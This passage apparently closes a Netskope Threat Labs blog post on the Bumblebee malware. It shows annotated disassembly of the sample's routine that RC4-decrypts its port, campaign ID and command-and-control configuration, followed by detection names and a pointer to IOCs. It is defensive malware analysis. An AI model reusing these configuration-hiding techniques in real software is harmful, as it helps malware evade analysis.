
```
1800135a7  488d1592431e00      lea     rdx, [rel data_1801f7940]  {"NEW_BLACK"}
1800135ae  44382d8b431e00      cmp     byte [rel data_1801f7940], r13b  {"NEW_BLACK"}
1800135b5  7505                jne     0x1800135bc  {data_1801f7940, "NEW_BLACK"}

1800135b7  4d8bc5              mov     r8, r13  {0x0}
1800135ba  eb0c                jmp     0x1800135c8

1800135bc  4d8bc4              mov     r8, r12  {0xffffffffffffffff}

1800135bf  49ffc0              inc     r8
1800135c2  46382c02            cmp     byte [rdx+r8], r13b
1800135c6  75f7                jne     0x1800135bf

1800135c8  488d8dc0000000      lea     rcx, [rbp+0xc0 {var_678}]
1800135cf  e89431ffff          call    std::basic_string<char,s...,class std::allocator<char> >::assign
1800135d4  90                  nop
1800135d5  488d8dc0000000      lea     rcx, [rbp+0xc0 {var_678}]
1800135dc  e8e337ffff          call    mw_dec_config
```



```
180006dc4  4053              push    rbx {__saved_rbx}
180006dc6  4883ec20          sub     rsp, 0x20
180006dca  4883791000        cmp     qword [rcx+0x10], 0x0
180006dcf  488bd9            mov     rbx, rcx
180006dd2  743c              je      0x180006e10

180006dd4  4c8bc1            mov     r8, rcx
180006dd7  ba4f000000        mov     edx, 0x4f
180006ddc  488d0d4d0c1f00    lea     rcx, [rel port]
180006de3  e8d4740000        call    mw_rc4_dec
180006de8  4c8bc3            mov     r8, rbx
180006deb  488d0d7e111f00    lea     rcx, [rel campaign_id]
180006df2  ba4f000000        mov     edx, 0x4f
180006df7  e8c0740000        call    mw_rc4_dec
180006dfc  4c8bc3            mov     r8, rbx
180006dff  488d0d3afb1e00    lea     rcx, [rel c2]
180006e06  baff0f0000        mov     edx, 0xfff
180006e0b  e8ac740000        call    mw_rc4_dec

180006e10  4883c420          add     rsp, 0x20
180006e14  5b                pop     rbx {__saved_rbx}
180006e15  c3                retn     {__return_addr}
```

The full analysis of the Bumblebee payload is out of the scope of this blog post. The Netskope Threat Labs team will monitor Bumblebee activities and follow up on the analysis when we have more information.

Netskope Detection

Netskope Advanced Threat Protection provides proactive coverage against this threat.

- Win32.Trojan.BumblebeeLNK
- Win64.Trojan.BumbleBee

IOCs

All the IOCs and scripts related to this malware can be found in our GitHub repository.